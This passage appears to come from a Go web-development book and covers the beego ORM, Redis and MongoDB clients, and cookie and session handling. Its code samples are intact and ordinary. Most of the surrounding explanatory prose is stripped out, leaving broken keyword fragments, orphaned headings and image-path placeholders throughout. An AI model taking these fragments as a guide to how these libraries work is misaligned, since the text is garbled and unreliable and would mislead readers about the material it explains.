import (
    "fmt"
    "github.com/astaxie/beego/orm"
    _ "github.com/go-sql-driver/mysql" //
)

// Model Struct
type User struct {
    Id   int
    Name string `orm:"size(100)"`
}

func init() {
    //
    orm.RegisterDataBase("default", "mysql", "root:root@/my_db?charset=utf8", 30)

    //  model
    orm.RegisterModel(new(User))
    //RegisterModel  model
    //orm.RegisterModel(new(User), new(Profile), new(Post))

    //  table
    orm.RunSyncdb("default", false, true)
}

func main() {
    o := orm.NewOrm()

    user := User{Name: "slene"}
    //
    id, err := o.Insert(&user)
    fmt.Printf("ID: %d, ERR: %v\n", id, err)

    //
    user.Name = "astaxie"
    num, err := o.Update(&user)
    fmt.Printf("NUM: %d, ERR: %v\n", num, err)

    //  one
    u := User{Id: user.Id}
    err = o.Read(&u)
    fmt.Printf("ERR: %v\n", err)

    //
    num, err = o.Delete(&u)
    fmt.Printf("NUM: %d, ERR: %v\n", num, err)
}
```

SetMaxIdleConns

```
orm.SetMaxIdleConns("default", 30)
```

SetMaxOpenConns

(go >= 1.2)

```
orm.SetMaxOpenConns("default", 30)
```

beego orm

```
     orm.Debug = true
```

```
```

Userstruct

```
    type Userinfo struct {
        Uid     int `PK` //idpk
        Username    string
        Departname  string
        Created     time.Time
    }

    type User struct {
        Uid          int `PK` //idpk
        Name        string
        Profile     *Profile   `orm:"rel(one)"` // OneToOne relation

        Post        []*Post `orm:"reverse(many)"` //
    }

    type Profile struct {
        Id          int
        Age         int16
        User        *User   `orm:"reverse(one)"` // ()
    }

    type Post struct {
        Id    int
        Title string
        User  *User  `orm:"rel(fk)"`    //
        Tags  []*Tag `orm:"rel(m2m)"`
    }

    type Tag struct {
        Id    int
        Name  string
        Posts []*Post `orm:"reverse(many)"`
    }

    func init() {
        // initmodel
        orm.RegisterModel(new(Userinfo),new(User), new(Profile), new(Tag))
    }
```

> beego ormStruct `User` `user_info`

---

structsqlInsert

```
    o := orm.NewOrm()
    var user User
    user.Name = "zxxx"
    user.Departname = "zxxx"

    id, err := o.Insert(&user)
    if err == nil {
        fmt.Println(id)
    }
```

`user.Uid` ID

:InsertMulti

sql

```
insert into table (name, age) values("slene", 28),("astaxie", 30),(
"unknown", 20)
```

bulk slice

```
users := []User{
    {Name: "slene"},
    {Name: "astaxie"},
    {Name: "unknown"},
    ...
}
successNums, err := o.InsertMulti(100, users)
```

bulk 1 slice

---

userInsertbeego ormupdate

```
    o := orm.NewOrm()
    user := User{Uid: 1}
    if o.Read(&user) == nil {
        user.Name = "MyName"
        if num, err := o.Update(&user); err == nil {
            fmt.Println(num)
        }
    }
```

Update

```
//  Name
o.Update(&user, "Name")
//
// o.Update(&user, "Field1", "Field2", ...)
```

//Where:Where("=?",)

---

beego orm

1

```
    o := orm.NewOrm()
    var user User

    user := User{Id: 1}

    err = o.Read(&user)

    if err == orm.ErrNoRows {
        fmt.Println(""    )
    } else if err == orm.ErrMissPK {
        fmt.Println(""     )
    } else {
        fmt.Println(user.Id, user.Name)
    }
```

2

```
    o := orm.NewOrm()
    var user User

    qs := o.QueryTable(user) //  QuerySeter
    qs.Filter("id", 1) // WHERE id = 1
    qs.Filter("profile__age", 18) // WHERE profile.age = 18
```

3WHERE IN

```
    qs.Filter("profile__age__in", 18, 20)
    // WHERE profile.age IN (18, 20)
```

4

```
    qs.Filter("profile__age__in", 18, 20).Exclude("profile__lt", 1000)
    // WHERE profile.age IN (18, 20) AND NOT profile_id < 1000
```

1age>172010

```
var allusers []User
qs.Filter("profile__age__gt", 17)
// WHERE profile.age > 17
```

2limit1010

```
qs.Limit(10, 20)
// LIMIT 10 OFFSET 20 SQL
```

---

beedb

1

```
o := orm.NewOrm()
if num, err := o.Delete(&User{Id: 1}); err == nil {
    fmt.Println(num)
}
```

Delete Post User User on_delete Post

---

beego orm

```
type Post struct {
    Id    int    `orm:"auto"`
    Title string `orm:"size(100)"`
    User  *User  `orm:"rel(fk)"`
}

var posts []*Post
qs := o.QueryTable("post")
num, err := qs.Filter("User__Name", "slene").All(&posts)
```

struct

Group By Having

group bybeego orm

```
qs.OrderBy("id", "-profile__age")
// ORDER BY id ASC, profile.age DESC

qs.OrderBy("-profile__age", "profile")
// ORDER BY profile.age DESC, profile_id ASC
```

GroupBy:groupby

Having:having

##sql

:

```
o := NewOrm()
var r RawSeter
```

```
    r = o.Raw("UPDATE user SET name = ? WHERE name = ?", "testing", "slene")
```

sql:

```
func (m *User) Query(name string) []User {
    var o orm.Ormer
    var rs orm.RawSeter
    o = orm.NewOrm()
    rs = o.Raw("SELECT * FROM user "+
        "WHERE name=? AND uid>10 "+
        "ORDER BY uid DESC "+
        "LIMIT 100", name)
    var user []User
    num, err := rs.QueryRows(&user)
    if err != nil {
        fmt.Println(err)
    } else {
        fmt.Println(num)
        return user
    }
}
```

, beego.me

---

beego orm

links

-
- : PostgreSQL
- : NOSQL

5.6 NOSQL

NoSQL(Not Only SQL)Web2.0Web2.0SNSWeb2.0

Go21CNOSQLNOSQLredismongoDBCassandraMembaseredis
mongoDB

redis

rediskey-valueMemcachedvaluestring()list()set()zset()

redisFacebookinstagram

Goredis

- https://github.com/garyburd/redigo ()
- https://github.com/go-redis/redis
- https://github.com/hoisie/redis
- https://github.com/alphazero/Go-Redis
- https://github.com/simonz05/godis

redigo:

```
package main

import (
    "fmt"
    "github.com/garyburd/redigo/redis"
    "os"
        "os/signal"
    "syscall"
    "time"
)

var (
    Pool *redis.Pool
```

```
)

func init() {
    redisHost := ":6379"
    Pool = newPool(redisHost)
    close()
}

func newPool(server string) *redis.Pool {

    return &redis.Pool{

        MaxIdle:     3,
        IdleTimeout: 240 * time.Second,

        Dial: func() (redis.Conn, error) {
            c, err := redis.Dial("tcp", server)
            if err != nil {
                return nil, err
            }
            return c, err
        },

        TestOnBorrow: func(c redis.Conn, t time.Time) error {
            _, err := c.Do("PING")
            return err
        },
    }
}

func close() {
    c := make(chan os.Signal, 1)
    signal.Notify(c, os.Interrupt)
    signal.Notify(c, syscall.SIGTERM)
    signal.Notify(c, syscall.SIGKILL)
    go func() {
        <-c
        Pool.Close()
        os.Exit(0)
    }()
}

func Get(key string) ([]byte, error) {

    conn := Pool.Get()
    defer conn.Close()
```

```
        var data []byte
        data, err := redis.Bytes(conn.Do("GET", key))
        if err != nil {
            return data, fmt.Errorf("error get key %s: %v", key, er
r)
        }
        return data, err
    }

    func main() {
        test, err := Get("test")
        fmt.Println(test, err)
    }
```

forkbug(200WPV)

https://github.com/astaxie/goredis

forkredis


```

    package main

    import (
        "github.com/astaxie/goredis"
        "fmt"
    )

    func main() {
        var client goredis.Client
        // redis
        client.Addr = "127.0.0.1:6379"

        //
        client.Set("a", []byte("hello"))
        val, _ := client.Get("a")
        fmt.Println(string(val))
        client.Del("a")

        //list
        vals := []string{"a", "b", "c", "d", "e"}
        for _, v := range vals {
            client.Rpush("l", []byte(v))
        }
        dbvals,_ := client.Lrange("l", 0, 4)
        for i, v := range dbvals {
            println(i,":",string(v))
        }
        client.Del("l")
    }
```

redisclientredisredis

mongoDB

MongoDBjsonbjsonMongo

mysqlmongoDBmongoDB



```
SELECT
    Dim1, Dim2,
    SUM(Measure1) AS MSum,
    COUNT(*) AS RecordCount,
    AVG(Measure2) AS MAvg,
    MIN(Measure1) AS MMin
    MAX(CASE
      WHEN Measure2 < 100
      THEN Measure2
    END) AS MMax
FROM DenormAggTable
WHERE (Filter1 IN ('A','B'))
    AND (Filter2 = 'C')
    AND (Filter3 > 123)
GROUP BY Dim1, Dim2
HAVING (MMin > 0)
ORDER BY RecordCount DESC
LIMIT 4, 8
```

```
db.runCommand({
mapreduce: "DenormAggCollection",
query: {
    filter1: { '$in': [ 'A', 'B' ] },
    filter2: 'C',
    filter3: { '$gt': 123 }
  },
map: function() { emit(
    { d1: this.Dim1, d2: this.Dim2 },
    { msum: this.measure1, recs: 1, mmin: this.measure1,
      mmax: this.measure2 < 100 ? this.measure2 : 0 }
  );},
reduce: function(key, vals) {
    var ret = { msum: 0, recs: 0, mmin: 0, mmax: 0 };
    for(var i = 0; i < vals.length; i++) {
      ret.msum += vals[i].msum;
      ret.recs += vals[i].recs;
      if(vals[i].mmin < ret.mmin) ret.mmin = vals[i].mmin;
      if((vals[i].mmax < 100) && (vals[i].mmax > ret.mmax))
        ret.mmax = vals[i].mmax;
    }
    return ret;
  },
finalize: function(key, val) {
    val.mavg = val.msum / val.recs;
    return val;
  },
out: 'result1',
verbose: true
});
db.result1.
  find({ mmin: { '$gt': 0 } }).
  sort({ recs: -1 }).
  skip(4).
  limit(8);
```

1. Grouped dimension columns are pulled out as keys in the map function, reducing the size of the working set.
2. Measures must be manually aggregated.
3. Aggregates depending on record counts must wait until finalization.
4. Measures can use procedural logic.
5. Filters have an ORM/ActiveRecord-looking style.
6. Aggregate filtering must be applied to the result set, not in the map/reduce.
7. Ascending: 1; Descending: -1

5.1 MongoDBMysql

GomongoDBmgopkg

mgo:

```
go get gopkg.in/mgo.v2
```

GomongoDB

```
package main

import (
    "fmt"
    "gopkg.in/mgo.v2"
    "gopkg.in/mgo.v2/bson"
    "log"
)

type Person struct {
    Name  string
    Phone string
}

func main() {
    session, err := mgo.Dial("server1.example.com,server2.example.com")
    if err != nil {
        panic(err)
    }
    defer session.Close()

    // Optional. Switch the session to a monotonic behavior.
    session.SetMode(mgo.Monotonic, true)

    c := session.DB("test").C("people")
    err = c.Insert(&Person{"Ale", "+55 53 8116 9639"},
        &Person{"Cla", "+55 53 8402 8510"})
    if err != nil {
        log.Fatal(err)
    }

    result := Person{}
    err = c.Find(bson.M{"name": "Ale"}).One(&result)
    if err != nil {
        log.Fatal(err)
    }

    fmt.Println("Phone:", result.Phone)
}
```

mgobeedbstructGo Style

links

-
- : Beego ormORM
- :

5.7

Godatabase/sqlbeedbORMNOSQLGoNOSQLGo21C21

Webdatabase/sql

> Go database/sql tutorial


links

-
- : NOSQL
- : session

6 session

WebHTTPWebWebcookiesessioncookiesession, sessionID,:url,cookies.,Session,,

6.1sessioncookie6.2Gosessionsession6.3sessionsessionsession 6.3sessionsessionsession(memcacheredis)6.4



links

-
- :
- : sessioncookie


6.1 session cookie

sessioncookiesessioncookie

“”“”


“”POSTHTTPHTTPrequest()
cookiesession

cookieHTTPcookie



6.1 cookie


sessionsession idsessionsession idsessioncookiesession idGETid



6.2 session

cookie

CookieWebWebcookiecookiecookies



Cookie 和网站数据

网站	本地存储的数据
zymo.mps.weibo.com	1 个 Cookie
music.weibo.com	2 个 Cookie
photo.weibo.com	6 个 Cookie
place.weibo.com	7 个 Cookie NSC_wjq_xfjc... PHPSESSID USRHAWB WBTGVersion __utma __utmc __utmz
hot.plaza.weibo.com	5 个 Cookie, 本地存储
q.weibo.com	本地存储
qing.weibo.com	5 个 Cookie, 本地存储
s.weibo.com	3 个 Cookie, 本地存储
sass.weibo.com	1 个 Cookie
service.weibo.com	2 个 Cookie
op.service.weibo.com	本地存储
topic.weibo.com	本地存储

6.3 cookie

cookiecookiecookie

cookiecookiecookiecookiecookie

(setMaxAge(60*60*24))cookiecookiecookieIEcookie

Go cookie

Gonet/httpSetCookie

```
    http.SetCookie(w ResponseWriter, cookie *Cookie)
```

wresponsecookiestructcookie

```
    type Cookie struct {
        Name       string
        Value      string
        Path       string
        Domain     string
        Expires    time.Time
        RawExpires string

    // MaxAge=0 means no 'Max-Age' attribute specified.
    // MaxAge<0 means delete cookie now, equivalently 'Max-Age: 0'
    // MaxAge>0 means Max-Age attribute present and given in seconds
        MaxAge   int
        Secure   bool
        HttpOnly bool
        Raw      string
        Unparsed []string // Raw text of unparsed attribute-value pairs
    }
```

cookie

```
    expiration := time.Now()
    expiration = expiration.AddDate(1, 0, 0)
    cookie := http.Cookie{Name: "username", Value: "astaxie", Expires: expiration}
    http.SetCookie(w, &cookie)
```

Go cookie

cookiecookie

```
cookie, _ := r.Cookie("username")
fmt.Fprint(w, cookie)
```

```
for _, cookie := range r.Cookies() {
    fmt.Fprint(w, cookie.Name)
}
```

requestcookie

session

session/sessionsession“”/“”

sessionWebSession

session()

sessionsessionsession idsession idsessionsession idsession(sessionURLJSESSION)session idsessionsessionsession idsession id

session

---

sessioncookiehttpsessioncookiesession idsessioncookie cookiecookiecookie1. appAB cookieB cookie2. XSSappA javascriptdocument.cookieappB cookiesessionwebbugsession

links

-
- : session
- : Gosession

6.2 Go session

sessionGosessiongosession

session

sessionWebsession

- sessionid
- I/Osessionsession
- session

sessionHTTPBodycookieURL

1. Cookie Set-cookiesessionsessioncookie0(cookie)0()
2. URL URLURLsessionsessioncookie

Go session

sessionsessionsessionsessionlifecyclegosession

session

session

- session
- sessionid
- session
- session ()
- session

sessiongo

Session

session

```
    type Manager struct {
        cookieName  string     //private cookiename
        lock        sync.Mutex // protects session
        provider    Provider
        maxlifetime int64
    }

    func NewManager(provideName, cookieName string, maxlifetime int64) (*Manager, error) {
        provider, ok := provides[provideName]
        if !ok {
            return nil, fmt.Errorf("session: unknown provide %q (forgotten import?)", provideName)
        }
        return &Manager{provider: provider, cookieName: cookieName, maxlifetime: maxlifetime}, nil
    }
```

Gomainsession

```
    var globalSessions *session.Manager
    //init
    func init() {
        globalSessions, _ = NewManager("memory","gosessionid",3600)
    }
```

sessionProvidersession

```
    type Provider interface {
        SessionInit(sid string) (Session, error)
        SessionRead(sid string) (Session, error)
        SessionDestroy(sid string) error
        SessionGC(maxLifeTime int64)
    }
```

- SessionInitSessionSession
- SessionReadsidSessionsidSessionInitSession
- SessionDestroysidSession
- SessionGCmaxLifeTime

SessionWebSession sessionIDSession

```
    type Session interface {
        Set(key, value interface{}) error //set session value
        Get(key interface{}) interface{}  //get session value
        Delete(key interface{}) error     //delete session value
        SessionID() string                //back current sessionID
    }
```

> database/sql/driversessionsessionRegister

```
    var provides = make(map[string]Provider)

    // Register makes a session provide available by the provided n
ame.
    // If Register is called twice with the same name or if driver
is nil,
    // it panics.
    func Register(name string, provider Provider) {
        if provider == nil {
            panic("session: Register provide is nil")
        }
        if _, dup := provides[name]; dup {
            panic("session: Register called twice for provide " + name)
        }
        provides[name] = provider
    }
```

Session ID

Session IDWebGUID

```

    func (manager *Manager) sessionId() string {
        b := make([]byte, 32)
        if _, err := io.ReadFull(rand.Reader, b); err != nil {
            return ""
        }
        return base64.URLEncoding.EncodeToString(b)
    }
```

session

SessionSessionSessionStartSession

```

    func (manager *Manager) SessionStart(w http.ResponseWriter, r *http.Request) (session Session) {
        manager.lock.Lock()
        defer manager.lock.Unlock()
        cookie, err := r.Cookie(manager.cookieName)
        if err != nil || cookie.Value == "" {
            sid := manager.sessionId()
            session, _ = manager.provider.SessionInit(sid)
            cookie := http.Cookie{Name: manager.cookieName, Value: url.QueryEscape(sid), Path: "/", HttpOnly: true, MaxAge: int(manager.maxlifetime)}
            http.SetCookie(w, &cookie)
        } else {
            sid, _ := url.QueryUnescape(cookie.Value)
            session, _ = manager.provider.SessionRead(sid)
        }
        return
    }
```

loginsession

```
    func login(w http.ResponseWriter, r *http.Request) {
        sess := globalSessions.SessionStart(w, r)
        r.ParseForm()
        if r.Method == "GET" {
            t, _ := template.ParseFiles("login.gtpl")
            w.Header().Set("Content-Type", "text/html")
            t.Execute(w, sess.Get("username"))
        } else {
            sess.Set("username", r.Form["username"])
            http.Redirect(w, r, "/", 302)
        }
    }
```

SessionStartSessionsession

`session.Get("uid")`:

```
    func count(w http.ResponseWriter, r *http.Request) {
        sess := globalSessions.SessionStart(w, r)
        createtime := sess.Get("createtime")
        if createtime == nil {
            sess.Set("createtime", time.Now().Unix())
        } else if (createtime.(int64) + 360) < (time.Now().Unix())
 {
            globalSessions.SessionDestroy(w, r)
            sess = globalSessions.SessionStart(w, r)
        }
        ct := sess.Get("countnum")
        if ct == nil {
            sess.Set("countnum", 1)
        } else {
            sess.Set("countnum", (ct.(int) + 1))
        }
        t, _ := template.ParseFiles("count.gtpl")
        w.Header().Set("Content-Type", "text/html")
        t.Execute(w, sess.Get("countnum"))
    }
```

Sessionkey/value:SetGetDelete

SessionGCGCGCsessionSessionGCSession

session

Websessionsession

```


    //Destroy sessionid
    func (manager *Manager) SessionDestroy(w http.ResponseWriter, r *http.Request){
        cookie, err := r.Cookie(manager.cookieName)
        if err != nil || cookie.Value == "" {
            return
        } else {
            manager.lock.Lock()
            defer manager.lock.Unlock()
            manager.provider.SessionDestroy(cookie.Value)
            expiration := time.Now()
            cookie := http.Cookie{Name: manager.cookieName, Path: "/", HttpOnly: true, Expires: expiration, MaxAge: -1}
            http.SetCookie(w, &cookie)
        }
    }
```

session

Session,Main

```
    func init() {
        go globalSessions.GC()
    }

    func (manager *Manager) GC() {
        manager.lock.Lock()
        defer manager.lock.Unlock()
        manager.provider.SessionGC(manager.maxlifetime)
        time.AfterFunc(time.Duration(manager.maxlifetime), func() {
manager.GC() })
    }
```

GCtime `maxLifeTime`GC `maxLifeTime`session

WebSessionSessionManagerSessionProvider,Provider,

links

-
- : [sessioncookie]
- : [session]

6.3 session

Sessionsessionsession

```
    package memory
```

```go
import (
    "container/list"
    "github.com/astaxie/session"
    "sync"
    "time"
)

var pder = &Provider{list: list.New()}

